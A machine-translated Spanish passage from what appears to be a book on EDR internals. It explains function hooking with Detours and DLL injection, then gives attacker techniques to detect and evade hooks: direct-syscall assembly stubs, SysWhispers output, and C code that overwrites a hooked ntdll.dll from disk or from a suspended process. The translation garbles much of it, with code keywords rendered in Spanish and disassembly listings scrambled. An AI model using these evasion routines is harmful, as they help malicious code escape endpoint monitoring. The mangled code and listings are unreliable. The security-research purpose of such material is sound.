Memoria virtual NtWrite	
NtCreateThreadEx	
NtSuspendHilo	Inyección de código shell mediante llamada a procedimiento asíncrono (APC)
NtResumeHilo	
Subproceso NtQueueApc	
NtCreateSección	Inyección de Shellcode a través de secciones de memoria mapeadas
Vista de la sección del mapa Nt	
NtUnmapViewOfSection	
Controlador NtLoad	Carga del controlador mediante una configuración almacenada en el registro

Al interceptar las llamadas a estas API, un EDR puede observar los parámetros que se pasaron a la función original, así como el valor devuelto al código que llamó a la API. Los agentes pueden examinar estos datos para determinar si la actividad fue maliciosa. Por ejemplo, para detectar la inyección de un proceso remoto, un agente podría supervisar si la región de memoria se asignó con permisos de lectura, escritura y ejecución, si se escribieron datos en la nueva asignación y si se creó un subprocesso utilizando un puntero a los datos escritos.

Implementación de los Hooks con Microsoft Detours

Si bien una gran cantidad de bibliotecas facilitan la implementación de ganchos de funciones, la mayoría aprovecha la misma técnica en esencia. Esto se debe a que, en esencia, todos los ganchos de funciones implican aplicar parches a las instrucciones de salto incondicional (JMP) para redirigir el flujo de ejecución desde la función que se está enganchando a la función especificada por el desarrollador del EDR.

Microsoft Detours es una de las bibliotecas más utilizadas para implementar ganchos de funciones. Tras bambalinas, Detours reemplaza el

Las primeras instrucciones de la función se enlazarán con una instrucción JMP incondicional que redirigirá la ejecución a una función definida por el desarrollador, también denominada desvío. Esta función de desvío realiza acciones especificadas por el desarrollador, como registrar los parámetros pasados a la función de destino. Luego pasa la ejecución a otra función, a menudo denominada trampolín, que ejecuta la función de destino y contiene las instrucciones que se habían asignado.

sobrescrito originalmente. Cuando la función de destino completa su ejecución, el control se devuelve al desvío. El desvío puede realizar un procesamiento adicional, como registrar el valor de retorno o la salida de la función original, antes de devolver el control al proceso original.

La figura 2-2 ilustra la ejecución de un proceso normal en comparación con uno con un desvío. La flecha continua indica el flujo de ejecución esperado y la flecha discontinua indica una ejecución con un desvío.



Figura 2-2: Rutas de ejecución normales y enlazadas

En este ejemplo, el EDR ha optado por enganchar `ntdll!NtCreateFile()`, la llamada al sistema que se utiliza para crear un nuevo dispositivo de E/S o abrir un identificador para uno existente. En condiciones normales de funcionamiento, esta llamada al sistema pasaría inmediatamente al núcleo, donde su contraparte en modo núcleo continuaría las operaciones. Con el gancho del EDR en su lugar, la ejecución ahora hace una parada en la DLL inyectada. Esta función `edr!` `HookedNtCreateFile()` realizará la llamada al sistema en nombre de `ntdll!NtCreateFile()`, lo que le permitirá recopilar información sobre los parámetros pasados a la llamada al sistema, así como el resultado de la operación.

Al examinar una función enganchada en un depurador, como WinDbg, se puede ver claramente las diferencias entre una función que ha sido enganchada y una que no lo ha sido. El listado 2-1 muestra cómo se ve una función `kernel32!Sleep()` desenganchada en WinDbg.

```
1:004> !KERNEL32!SleepStub
KERNEL32!SleepStub:
00007ffa`9d6fada0 48ff25695c0600 jmp         qword ptr [ KERNEL32!imp_Sleep (00007ffa`9d760a10)

KERNEL32!_imp_Sueño:
00007ffa`9d760a10 d08fcc9cfaf7    roer      byte ptr [rdi+7FFFA9CCCh],1
00007ffa`9d760a16 0000          añadir byte ptr [rax],al
00007ffa`9d760a18 90          no
00007ffa`9d760a19 f4          alto
00007ffa`9d760a1a cf          irretl
```

Listado 2-1: La función `kernel32!SleepStub()` desenganchada en WinDbg

Este desmontaje de la función muestra el flujo de ejecución que esperamos. Cuando el llamador invoca `kernel32!Sleep()`, el stub de salto `kernel32!SleepStub()` se ejecuta, saltando largo (JMP) a `kernel32!_imp_Sleep()`, que proporciona la funcionalidad `Sleep()` real que el llamador espera.

La función se ve sustancialmente diferente después de la inyección de una DLL que aprovecha Detours para engancharla, como se muestra en el Listado 2-2.

```

1:005> ¡KERNEL32!SleepStub
KERNEL32!SleepStub:
00007ffa`9d6fada0 e9d353febf jmp00007ffa`5d6e0178
00007ffa`9d6fada5 cc           entero 3
00007ffa`9d6fada6 cc           entero 3
00007ffa`9d6fada7 cc           entero 3
00007ffa`9d6fada8 cc           entero 3
00007ffa`9d6fada9 cc           entero 3
00007ffa`9d6fadaa cc           entero 3
00007ffa`9d6fadab cc           entero 3

1:005>u00007ffa`5d6e0178
00007ffa`5d6e0178 ff25f2ffff jmp qword ptr [00007ffa`5d6e0170]
00007ffa`5d6e017e número de serie 3
00007ffa`5d6e017f cc entero 3
00007ffa`5d6e0180 0000 agregar byte ptr [rax],al
00007ffa`5d6e0182 0000 agregar byte ptr [rax],al
00007ffa`5d6e0184 0000 agregar byte ptr [rax],al
00007ffa`5d6e0186 0000 agregar byte ptr [rax],al
00007ffa`5d6e0188 0000 agregar byte ptr [rax],al

```

Listado 2-2: La función kernel32!Sleep() enlazada en WinDbg

En lugar de un JMP a kernel32!_imp_Sleep(), el desensamblaje contiene una serie de instrucciones JMP , la segunda de las cuales lleva la ejecución a trampolin64!TimedSleep(), que se muestra en el Listado 2-3.

```

0:005> uf poi(00007ffa`5d6e0170)
trampolin64! Sueño temporizado
10 00007ffa`82881010 48895c2408 10 00007ffa`82881015 57      movdqa
10 00007ffa`82881016 4883ec20 10          RDI-di
00007ffa`8288101a 8bf9 movimiento 10 00007ffa`82881025      Empujar
00007ffa`82881023 33c9 xor 10 00007ffa`82881025      sub
4c8d05b5840000 lea 10 00007ffa`82881023 33c9 xor 10 00007ffa`82881025      r8,[trampolin64!'cadena' (00007ffa`828894d8)]
488d15bc840000 lea 10 00007ffa`8288102c 41b930000000 movimiento 10      edi,ecx
00007ffa`82881032 ff1588000000 llamada 10 00007ffa`82881038 ff15ca7f0000      rdx,[trampolin64!'cadena' (00007ffa`828894d8)]
llamada 10 00007ffa`8288103e 8bcf 10 00007ffa`8288103e 8bd8 10      ecx,ecx
00007ffa`82881040 ff15fa60000 llamada 10 00007ffa`82881042 ff15ba7f0000      9 días, 30 horas
llamada 10 00007ffa`82881048 2bc3 10 00007ffa`8288104e f00fc105e8a60000      qword ptr [trampolin64!_imp_MessageBoxW]
bloquear xadd dword ptr [trampoline64!dwDormir],eax      qword ptr [trampolin64!_imp_GetTickCount]
                                                       ecx,edi
                                                       EBX, EAX
                                                       EBX, EAX
                                                       qword ptr [trampolin64!TrueSleep]
                                                       qword ptr [trampolin64!_imp_GetTickCount]
                                                       EAX, EBX

10 00007ffa`82881050 488b5c2430 10      movdqa
00007ffa`82881058 4883c420 10          rbx,qpalabra ptr [rsp+30h]
00007ffa`8288105d 5f 10          agregar
00007ffa`82881061 c3          RDI-di
                                         retractor pop

```

Listado 2-3: La función de intercepción kernel32!Sleep()

Para recopilar métricas sobre la ejecución de la función enganchada, esta función de trampolín evalúa la cantidad de tiempo que duerme, en CPU.

ticks, llamando a la función legítima kernel32!Sleep() a través de su función contenedora interna trampoline64!TrueSleep() . Muestra el conteo de ticks en un mensaje emergente.

Si bien este es un ejemplo artificial, demuestra el núcleo de lo que hace cada DLL de enlace de funciones de EDR: representar la ejecución de la función de destino y recopilar información sobre cómo se invocó.

En este caso, nuestro EDR simplemente mide cuánto tiempo permanece inactivo el programa interceptado. En un EDR real, las funciones importantes para el comportamiento del adversario, como ntdll!NtWriteVirtualMemory() para copiar código en un proceso remoto, se procesarían de la misma manera, pero el interceptado podría prestar más atención a los parámetros que se pasan y a los valores que se devuelven.

Inyección de la DLL

Una DLL que enlaza funciones no es particularmente útil hasta que se carga en el proceso de destino. Algunas bibliotecas ofrecen la posibilidad de generar un proceso e inyectar la DLL a través de una API, pero esto no es práctico para los EDR, ya que necesitan la capacidad de inyectar su DLL en procesos generados por los usuarios en cualquier momento. Afortunadamente, Windows ofrece algunos métodos para hacer esto.

Hasta Windows 8, muchos proveedores optaron por utilizar la infraestructura AppInit_DLLs. ture para cargar sus DLL en cada proceso interactivo (aquellos que importan user32.dll). Desafortunadamente, los autores de malware abusaron rutinariamente de esta técnica para la persistencia y la recopilación de información, y era notorio por causar problemas de rendimiento del sistema. Microsoft ya no recomienda este método para la inyección de DLL y, a partir de Windows 8, lo impide por completo en sistemas con Arranque seguro habilitado.

La técnica más utilizada para inyectar una DLL que enlaza funciones en los procesos es aprovechar un controlador, que puede utilizar una característica a nivel de núcleo llamada inyección de llamada a procedimiento asíncrono de núcleo (KAPC) para insertar la DLL en el proceso. Cuando el controlador recibe una notificación de la creación de un nuevo proceso, asignará parte de la memoria del proceso para una rutina APC y el nombre de la DLL que se va a inyectar. A continuación, inicializará un nuevo objeto APC, que es responsable de cargar la DLL en el proceso, y lo copiará en el espacio de direcciones del proceso. Por último, cambiará una bandera en el estado APC del hilo para forzar la ejecución de la APC. Cuando el proceso reanude su ejecución, se ejecutará la rutina APC, cargando la DLL. El capítulo 5 explica este proceso con mayor detalle.

Detección de ganchos de función

Los profesionales de seguridad ofensiva a menudo quieren identificar si las funciones que planean usar están interceptadas. Una vez que identifican las funciones interceptadas, pueden hacer una lista de ellas y luego limitar, o evitar por completo, su uso. Esto permite al adversario eludir la inspección por parte de la DLL de interceptación de funciones del EDR, ya que su función de inspección nunca se invocará. El proceso de detección de funciones interceptadas es increíblemente simple, especialmente para las funciones API nativas exportadas por ntdll.dll.

Cada función dentro de ntdll.dll consta de un fragmento de llamada al sistema. Las instrucciones que componen este trozo se muestran en el Listado 2-4.

```
movimiento r10, rcx
mov eax, <número_de_llamada_al_sistema>
llamada al sistema
Retirada
```

Listado 2-4: Instrucciones de ensamblaje del stub de llamada al sistema

Puede ver este fragmento desensamblando una función exportada por ntdll.dll en WinDbg, como se muestra en el Listado 2-5.

```
0:013> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory
00007fff fe90c0b0 4c8bd1 mov r10,rcx
00007fff fe90c0b5 b818000000 movimiento eax,18h
00007fff fe90c0b8 f694259893fe7f01 byte de prueba ptr [SharedUserData+0x308],1
00007fff fe90c0c0 7503 ¡No se puede utilizar ntdll!NtAllocateVirtualMemory+0x15
00007fff fe90c0c2 0f05 llamada al sistema
00007fff fe90c0c4 c3 retenido
00007fff fe90c0c5 cd2e int 2Eh
00007fff fe90c0c7 c3 retenido
```

Listado 2-5: El stub de llamada al sistema sin modificar para ntdll!NtAllocateVirtualMemory()

En el desmontaje de ntdll!NtAllocateVirtualMemory(), vemos lo básico bloques de construcción del stub de syscall. El stub conserva el registro RCX volátil en el registro R10 y luego mueve el número de syscall que se correlaciona con NtAllocateVirtualMemory(), o 0x18 en esta versión de Windows, a EAX. A continuación, las instrucciones TEST y de salto condicional (JNE) que siguen a MOV son una comprobación que se encuentra en todos los stubs de syscall. El modo de usuario restringido lo utiliza cuando la integridad del código del hipervisor está habilitada para el código en modo kernel pero no para el código en modo usuario. Puede ignorarlo con seguridad en este contexto. Finalmente, se ejecuta la instrucción syscall, transfiriendo el control al kernel para manejar la asignación de memoria. Cuando la función se completa y el control se devuelve a ntdll!NtAllocateVirtualMemory(), simplemente regresa.

Debido a que el código auxiliar de la llamada al sistema es el mismo para todas las API nativas, cualquier modificación del mismo indica la presencia de un gancho de función. Por ejemplo, Listado 2-6 muestra el stub de llamada al sistema alterado para ntdll!NtAllocateVirtualMemory() función.

```
0:013> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory
00007fff fe90c0b0 e95340baff          jmp00007fff fe4b0108
00007fff fe90c0b5 90                  no
00007fff fe90c0b6 90                  no
00007fff fe90c0b7 90                  no
00007fff fe90c0b8 f694259893fe7f01 byte de prueba ptr [SharedUserData+0x308],1
00007fff fe90c0c0 7503 ¡No se puede utilizar ntdll!NtAllocateVirtualMemory+0x15
00007fff fe90c0c2 0f05 llamada al sistema
```

00007fff fe90c0c4 c3	retirado
00007fff fe90c0c5 cd2e	entero 2Eh
00007fff fe90c0c7 c3	retirado

Listado 2-6: La función ntdll!NtAllocateVirtualMemory() enlazada

Observe aquí que, en lugar del stub de llamada al sistema existente en el punto de entrada de ntdll!NtAllocateVirtualMemory(), está presente una instrucción JMP incondicional. Los EDR suelen utilizar este tipo de modificación para redirigir el flujo de ejecución a su DLL de enlace.

Por lo tanto, para detectar los ganchos colocados por un EDR, podemos simplemente examinar las funciones en la copia de ntdll.dll actualmente cargada en nuestro proceso, comparando sus instrucciones de punto de entrada con los códigos de operación esperados de un stub de llamada al sistema sin modificar. Si encontramos un gancho en una función que queremos usar, podemos intentar evadirlo utilizando las técnicas descritas en la siguiente sección.

Cómo evadir los ganchos de función

De todos los componentes de sensores utilizados en el software de seguridad de puntos finales, los ganchos de función son uno de los más investigados cuando se trata de evasión.

Los atacantes pueden utilizar una gran variedad de métodos para evadir la interceptación de funciones, que generalmente se reducen a una de las siguientes técnicas:

- Realizar llamadas al sistema directas para ejecutar las instrucciones de un sistema no modificado.
- Reasignar ntdll.dll para obtener punteros de función desenganchados o sobreescibir el ntdll.dll enganchado actualmente asignado en el proceso
- Bloquear la carga de DLL que no sean de Microsoft en el proceso para evitar que la DLL de enlace de funciones de EDR coloque sus desvíos

Esta no es de ninguna manera una lista exhaustiva. Un ejemplo de una técnica que el manejo de excepciones vectorizado no encaja en ninguna de estas categorías, como se detalla en la publicación del blog de Peter Winter-Smith “FireWalker: A New Approach to Generically Bypass User-Space EDR Hooking”. La técnica de Winter-Smith utiliza un manejador de excepciones vectorizado (VEH), una extensión del manejo de excepciones estructurado que permite al desarrollador registrar su propia función para vigilar y manejar todas las excepciones en una aplicación dada. Establece la bandera de trampa del procesador para poner el programa en modo de un solo paso. En cada nueva instrucción, el código de evasión genera una excepción de un solo paso en la que el VEH tiene el primer derecho de rechazo. El VEH saltará el gancho colocado por el EDR actualizando el puntero de instrucción al fragmento que contiene el código original sin modificar.

Si bien es interesante, esta técnica actualmente solo funciona para aplicaciones de 32 bits. Pueden afectar negativamente el rendimiento de un programa, debido al paso único. Por estas razones, este enfoque de evasión queda fuera del alcance de este capítulo. En su lugar, nos centraremos en técnicas de aplicación más amplia.

Realizar llamadas al sistema directas

La técnica más utilizada para evadir los ganchos colocados en las funciones ntdll.dll es realizar llamadas al sistema directas. Si ejecutamos las instrucciones de un stub de llamada al sistema nosotros mismos, podemos imitar una función sin modificar. Para ello, nuestro código debe incluir la firma de la función deseada, un stub que contenga el número de llamada al sistema correcto y una invocación de la función de destino. Esta invocación utiliza la firma y el stub para pasar los parámetros necesarios y ejecutar la función de destino de una manera que los ganchos de la función no detecten. El Listado 2-7 contiene el primer archivo que necesitamos crear para ejecutar esta técnica.

```
PROCESO NtAllocateVirtualMemory
movimiento r10, rcx
movimiento eax, 0018h
    llamada al sistema
    retirado
NtAllocateVirtualMemory ENDP
```

Listado 2-7: Instrucciones de ensamblaje para NtAllocateVirtualMemory()

El primer archivo de nuestro proyecto contiene lo que equivale a una reimplementación de ntdll! NtAllocateVirtualMemory(). Las instrucciones contenidas dentro de la única función llenarán el registro EAX con el número de llamada al sistema. Luego, se ejecuta una instrucción de llamada al sistema. Este código ensamblador residiría en su propio archivo .asm y Visual Studio se puede configurar para compilarlo utilizando Microsoft Macro Assembler (MASM), con el resto del proyecto.

Aunque tenemos nuestro stub de llamada al sistema construido, todavía necesitamos una forma para llamarlo desde nuestro código. El listado 2-8 muestra cómo lo haríamos.

```
EXTERN_C NTSTATUS NtAllocateVirtualMemory(
    MANEJAR ProcesoManejar,
    Dirección base PVOID,
    ULONG cero bits,
    Región de PULONG Tamaño,
    Tipo de asignación de ULONG,
    ULONG Proteger);
```

Listado 2-8: La definición de NtAllocateVirtualMemory() que se incluirá en el archivo de encabezado del proyecto

Esta definición de función contiene todos los parámetros requeridos y sus tipos, junto con el tipo de retorno. Debe estar en nuestro archivo de encabezado, syscall.h, y se incluirá en nuestro archivo de código fuente C, que se muestra en el Listado 2-9.

```
#include "syscall.h"

vacio wmain()dg
{
    LPVOID lpAllocationStart = NULL;
    1 NtAllocateVirtualMemory(ObtenerProcesoActual(),
        &lpInicio de asignación,
```

```

    0,
    (PULONG)0x1000,
    MEM_COMMIT | MEM_RESERVE,
    PÁGINA_LECTURA_ESCRIBIR);
}

```

Listado 2-9: Cómo realizar una llamada al sistema directa en C

La función wmain() en este archivo llama a NtAllocateVirtualMemory() 1 para asignar un buffer de 0x1000 bytes en el proceso actual con permisos de lectura y escritura. Esta función no está definida en los archivos de encabezado que Microsoft pone a disposición de los desarrolladores, por lo que debemos definirla en nuestro propio archivo de encabezado. Cuando se invoca esta función, en lugar de llamar a ntdll.dll, se llamará al código de ensamblaje que incluimos en el proyecto, simulando efectivamente el comportamiento de un ntdll!NtAllocateVirtualMemory() sin gancho sin correr el riesgo de golpear un gancho de EDR.

Uno de los principales desafíos de esta técnica es que Microsoft cambia con frecuencia los números de llamada al sistema, por lo que cualquier herramienta que codifique estos números solo puede funcionar en compilaciones específicas de Windows. Por ejemplo, el número de llamada al sistema para ntdll!NtCreateThreadEx() en la compilación 1909 de Windows 10 es 0xBD.

En la compilación 20H1, la siguiente versión, es 0xC1. Esto significa que una herramienta que tenga como destino la compilación 1909 no funcionará en versiones posteriores de Windows.

Para ayudar a solucionar esta limitación, muchos desarrolladores confían en fuentes externas para realizar un seguimiento de estos cambios. Por ejemplo, Mateusz Jurczyk, del Proyecto Zero de Google, mantiene una lista de funciones y sus números de llamadas al sistema asociados para cada versión de Windows. En diciembre de 2019, Jackson Thuraisamy publicó la herramienta SysWhispers, que les dio a los atacantes la capacidad de generar dinámicamente las firmas de funciones y el código ensamblador para las llamadas al sistema en sus herramientas ofensivas. El listado 2-10 muestra el código ensamblador generado por SysWhispers cuando se dirige a la función ntdll!NtCreateThreadEx() en las compilaciones 1903 a 20H2 de Windows 10.

```

PROCESO NtCreateThreadEx
    mov rax, gs:[60h] ; Cargue PEB en RAX.
    NtCreateThreadEx_Check_X_X_XXXX: ; Verificar versión principal.
        cmp dword ptr [rax+118h], 10
        yo NtCreateThreadEx_Check_10_0_XXXX
        jmp NtCreateThreadEx_SystemCall_Unknown
1NtCreateThreadEx_Check_10_0_XXXX: ;
    cmp palabra ptr [rax+120h], 18362
    yo NtCreateThreadEx_SystemCall_10_0_18362
    cmp palabra ptr [rax+120h], 18363
    yo NtCreateThreadEx_SystemCall_10_0_18363
    cmp palabra ptr [rax+120h], 19041
    yo NtCreateThreadEx_SystemCall_10_0_19041
    cmp palabra ptr [rax+120h], 19042
    yo NtCreateThreadEx_SystemCall_10_0_19042
    jmp NtCreateThreadEx_SystemCall_Unknown
NtCreateThreadEx_SystemCall_10_0_18362:: Windows 10.0.18362 (1903)
2 movimientos por eje, 00bdh
    jmp NtCreateThreadEx_Epilogo

```

```

NtCreateThreadEx_SystemCall_10_0_18363; Windows 10.0.18363 (1909)
    movimiento eax, 00bdh
    jmp NtCreateThreadEx_Epilogo
NtCreateThreadEx_SystemCall_10_0_19041; Windows 10.0.19041 (2004)
    movimiento eax, 00c1h
    jmp NtCreateThreadEx_Epilogo
NtCreateThreadEx_SystemCall_10_0_19042; Windows 10.0.19042 (20H2)
    movimiento eax, 00c1h
    jmp NtCreateThreadEx_Epilogo
NtCreateThreadEx_SystemCall_Unknown; Versión desconocida/no compatible.
    retirado
NtCreateThreadEx_Epilogo:
    movimiento r10, rcx
    3 llamadas al sistema
    retirado
NtCreateThreadEx ENDP

```

Listado 2-10: La salida de SysWhispers para ntdll!NtCreateThreadEx()

Este código de ensamblaje extrae el número de compilación del bloque de entorno de proceso 1 y luego usa ese valor para mover el número de llamada al sistema apropiado al registro EAX 2 antes de realizar la llamada al sistema 3. Si bien este enfoque funciona, requiere un esfuerzo sustancial, ya que el atacante debe actualizar los números de llamada al sistema en su conjunto de datos cada vez que Microsoft lanza una nueva compilación de Windows.

Resolución dinámica de números de llamadas al sistema

En diciembre de 2020, un investigador conocido en Twitter como @modexpblog publicó una entrada de blog titulada "Evitar los ganchos de modo de usuario y la invocación directa de llamadas del sistema para equipos rojos". La publicación describía otra técnica de evasión de ganchos de función: resolver dinámicamente los números de llamadas al sistema en tiempo de ejecución, lo que evitaba que los atacantes tuvieran que codificar los valores para cada compilación de Windows.

Esta técnica utiliza el siguiente flujo de trabajo para crear un diccionario de nombres de funciones y números de llamadas al sistema:

1. Obtenga un identificador para el ntdll.dll asignado al proceso actual .
2. Enumere todas las funciones exportadas que comienzan con Zw para identificar las llamadas del sistema. Tenga en cuenta que las funciones que comienzan con Nt (que es lo que se ve con más frecuencia) funcionan de manera idéntica cuando se las llama desde el modo de usuario. La decisión de usar la versión Zw parece ser arbitraria en este caso.
3. Almacene los nombres de las funciones exportadas y sus valores virtuales relativos asociados. direcciones.
4. Ordene el diccionario por direcciones virtuales relativas.
5. Defina el número de llamada al sistema de la función como su índice en el diccionario.

Después de la clasificación.

Usando esta técnica, podemos recolectar números de llamadas al sistema en tiempo de ejecución e insertarlos. los colocamos en el stub en la ubicación apropiada y luego llamamos a las funciones de destino como lo haríamos de otra manera en el método codificado estáticamente.

Reasignación de ntdll.dll

Otra técnica común utilizada para evadir los ganchos de función del modo usuario es cargar una nueva copia de ntdll.dll en el proceso, sobreescribir la versión enganchada existente con el contenido del archivo recién cargado y luego llamar a las funciones deseadas. Esta estrategia funciona porque el ntdll.dll recién cargado no contiene los ganchos implementados en la copia cargada anteriormente, por lo que cuando sobrescribe la versión contaminada, limpia efectivamente todos los ganchos colocados por el EDR. El Listado 2-11 muestra un ejemplo rudimentario de esto. Se han omitido algunas líneas para abreviar.

```
int wmain() {

    HMODULE hOldNtdll = NULL;
    MODULEINFO información = {};
    LPVOID lpBaseAddress = NULL;
    MANEJAR hNewNtdll = NULL;
    MANEJAR hFileMapping = NULL;
    LPVOIDlpFileData = NULL;
    PIMAGE_DOS_HEADER pDosHeader = NULL;
    PIMAGE_NT_HEADERS64 pNtHeader = NULL;

    hOldNtdll = GetModuleHandleW(L"ntdll"); si (!

        ObtenerInformaciónDeMódulo( ObtenerProcesoActual(), hOldNtdll, &info, tamañode(MÓDULOINFO)));

    1 lpBaseAddress = info.lpBaseOfDll;

    hNewNtdll = CreateFileW( L"C:\Windows\System32\ntdll.dll", LECTURA_GENÉRICA,
                           LECTURA_COMPARTIDA_ARCHIVO,
                           NULL, ABIERTO_EXISTENTE, ATRIBUTO_ARCHIVO_NORMAL, NULL);

    hFileMapping = CreateFileMappingW(hNewNtdll,
                                     NULO,
                                     PÁGINA_SOLO_LECTURA | IMAGEN_SEC,
                                     0, 0, NULO);

    2lpFileData = MapViewOfFile(hFileMapping,
                               ARCHIVO_MAPA_LECTURA, 0, 0, 0);

    pDosHeader = (PIMAGE_DOS_HEADER)lpBaseAddress; pNtHeader
    = (PIMAGE_NT_HEADERS64)((ULONG_PTR)lpBaseAddress + pDosHeader->e_lfanew);
```

```

para (int i = 0; i < pNtHeader->FileHeader.NumberOfSections; i++)
{
    PIMAGE_SECTION_HEADER pSección =
        (ENCABEZADO_SECCIÓN_PIMAGE)((ULONG_PTR)PRIMERA_SECCIÓN_IMAGEN(encabezado_pNt) +
        ((ULONG_PTR)TAMAÑO_DE_LA_IMAGEN_DEL_ENCABEZADO_DE_SECCIÓN * i));

    3 si (!strcmp((PCHAR)pSección->Nombre, ".texto"))
    {
        DWORD dwOldProtection = 0;
        4. Protección virtual (
            (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
            pSection->Misc.VirtualSize,
            EJECUTAR PÁGINA LECTURA ESCRITURA,
            &dwProtección antigua
        );
        5 memoria mcopy(
            (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
            (LPVOID)((ULONG_PTR)lpFileData + pSection->VirtualAddress),
            pSection->Misc.VirtualSize
        );
        6 Protección virtual (
            (LPVOID)((ULONG_PTR)lpBaseAddress + pSection->VirtualAddress),
            pSection->Misc.VirtualSize,
            dwAntigua Protección,
            &dwProtección antigua
        );
        romper;
    }
}

--recorte--
}

```

Listado 2-11: Una técnica para sobreescibir un ntdll.dll bloqueado

Nuestro código primero obtiene la dirección base del ntdll.dll actualmente cargado (enganchado) 1. Luego leemos el contenido de ntdll.dll desde el disco y lo asignamos a la memoria 2. En este punto, podemos analizar los encabezados PE del ntdll.dll enganchado, buscando la dirección de la sección .text 3, que contiene el código ejecutable en la imagen. Una vez que lo encontramos, cambiamos los permisos de esa región de memoria para que podamos escribir en ella 4, copiamos el contenido de la sección .text desde el archivo "limpio" 5 y revertimos el cambio a la protección de memoria 6. Después de que se complete esta secuencia de eventos, los ganchos colocados originalmente por el EDR deberían haberse eliminado y el desarrollador puede llamar a cualquier función de ntdll.dll que necesite sin el temor de que la ejecución se redirija a la DLL inyectada del EDR.

Aunque leer ntdll.dll desde el disco parece fácil, tiene una desventaja potencial. Esto se debe a que cargar ntdll.dll en un solo proceso varias veces es un comportamiento atípico. Los defensores pueden capturar esta actividad con Sysmon, una utilidad de monitoreo del sistema gratuita que proporciona muchas de las mismas funciones.

Las instalaciones de recopilación de telemetría como un EDR. Casi todos los procesos no maliciosos tienen una asignación uno a uno de los GUID de proceso a cargas de ntdll.dll. Cuando consulté estas propiedades en un entorno empresarial de gran tamaño, solo aproximadamente el 0,04 por ciento de los 37 millones de procesos cargaron ntdll.dll más de una vez en el transcurso de un mes.

Para evitar la detección basada en esta anomalía, puede optar por generar un nuevo proceso en un estado suspendido, obtener un identificador para el ntdll.dll sin modificar asignado en el nuevo proceso y copiarlo al proceso actual. A partir de allí, puede obtener los punteros de función como se mostró anteriormente o reemplazar el ntdll.dll enlazado existente para sobreescribir de manera efectiva los enlaces colocados por el EDR. El Listado 2-12 demuestra esta técnica.

```
int wmain() {
    LPVOID pNtdll = nullptr;
    MODULOINFO mi;
    STARTUPINFOW si;
    INFORMACION_DEL_PROCESO pi;
    ZeroMemory(&si, sizeof(STARTUPINFO));
    ZeroMemory(&pi, sizeof(INFORMACIÓN_DE_PROCESO));

    Obtener información del módulo (Obtener proceso actual ());
    Obtener identificador del módulo (L "ntdll.dll"),
    1 &mi, sizeof(MODULOINFO));

    PIMAGE_NT_HEADERS hooked_nt = 2 (PIMAGE_NT_HEADERS)((ULONG_PTR)mi.lpBaseOfDll
    + hooked_dos->e_lfanew);

    CreateProcessW(L"C:\Windows\System32\notepad.exe", NULL, NULL,
        NULL, VERDADERO, CREATE_SUSPENDED, 3 NULL,
        NULL, &si, &pi);

    pNtdll = HeapAlloc(GetProcessHeap(), 0, mi.SizeOfImage);
    ReadProcessMemory(pi.hProcess, (LPCVOID)mi.lpBaseOfDll, pNtdll,
        mi.SizeOfImage, nullptr);

    PIMAGE_DOS_HEADER fresco_dos = (PIMAGE_DOS_HEADER)pNtdll;
    ENCABEZADOS PIMAGE_NT fresh_nt =
    4 (PIMAGE_NT_HEADERS)((ULONG_PTR)pNtdll + fresh_dos->e_lfanew);

    para (PALABRA i = 0; i < hooked_nt->FileHeader.NumberOfSections; i++)
    { ENCABEZADO_SECCIÓN_PIMAGE
        sección_enganchada = (ENCABEZADO_SECCIÓN_PIMAGE)
        ((ULONG_PTR)PRIMERA_SECCIÓN_IMAGEN(hooked_nt) + ((ULONG_PTR)TAMAÑO_SECCIÓN_IMAGEN * i));

        si (!strcmp((PCHAR)sección_enganchada->Nombre, ".texto")){
            DWORD
            oldProtect = 0; LPVOID
            sección_texto_enganchada = (LPVOID)((ULONG_PTR)mi.lpBaseOfDll +
            (DWORD_PTR)sección_enganchada->DirecciónVirtual);

            LPVOID sección_de_texto_nuevo = (LPVOID)((ULONG_PTR)pNtdll +
            (DWORD_PTR)sección_enganchada->DirecciónVirtual);
```

```

VirtualProtect(sección_de_texto_enganchada,
    sección_enganchada->Misc.VirtualSize,
    EJECUTAR PÁGINA LECTURA ESCRITURA,
    &oldProtect);

RtlCopiaMemoria(
    sección de texto enganchada,
    sección de texto fresco,
    sección_enganchada->Misc.VirtualSize);

VirtualProtect(sección_de_texto_enganchada,
    sección_enganchada->Misc.VirtualSize,
    viejoProteger,
    &oldProtect);
}

}

TerminarProceso(pi.hProcess, 0);

--recorte--

devuelve 0;
}

```

Listado 2-12: Reasignación de ntdll.dll en un proceso suspendido

Este ejemplo mínimo abre primero un identificador para la copia de ntdll.dll 1 Actualmente está mapeado en nuestro proceso, obtiene su dirección base y analiza sus encabezados PE 2. A continuación, crea un proceso suspendido 3 y analiza los encabezados PE de la copia de ntdll.dll de este proceso 4, que aún no ha tenido la oportunidad de ser interceptado por el EDR. El resto del flujo de esta función es exactamente el mismo que en el ejemplo anterior y, cuando se completa, el ntdll.dll interceptado Debería haber vuelto a un estado limpio.

Como ocurre con todas las cosas, también hay una contrapartida aquí, ya que nuestro nuevo proceso suspendido crea otra oportunidad de detección, como por ejemplo, mediante un ntdll!NtCreateProcessEx() interceptado, el controlador o el proveedor ETW. En mi experiencia, es muy raro ver que un programa cree un proceso suspendido temporalmente por motivos legítimos.

Conclusión

El enganche de funciones es uno de los mecanismos originales mediante los cuales un producto de seguridad de endpoints puede monitorear el flujo de ejecución de otros procesos. Si bien proporciona información muy útil a un EDR, es muy susceptible de ser evadido debido a debilidades inherentes en sus implementaciones comunes. Por esa razón, la mayoría de los EDR maduros en la actualidad lo consideran una fuente de telemetría auxiliar y, en cambio, dependen de sensores más resistentes.

Machine Translated by Google

3

PROCESO- Y HILO- NOTIFICACIONES DE CREACIÓN



La mayoría de las soluciones EDR modernas dependen en gran medida de la funcionalidad proporcionada a través de su controlador de modo kernel, que es el componente del sensor.

Se ejecutan en una capa privilegiada del sistema operativo, debajo del modo de usuario. Estos controladores brindan a los desarrolladores la capacidad de aprovechar funciones que solo están disponibles dentro del núcleo, lo que proporciona a los EDR muchas de sus funciones preventivas y telemetría.

Si bien los proveedores pueden implementar una gran cantidad de funciones relevantes para la seguridad en sus controladores, la más común son las rutinas de devolución de llamada de notificación. Se trata de rutinas internas que toman acciones cuando un sistema designado... El evento ocurre.

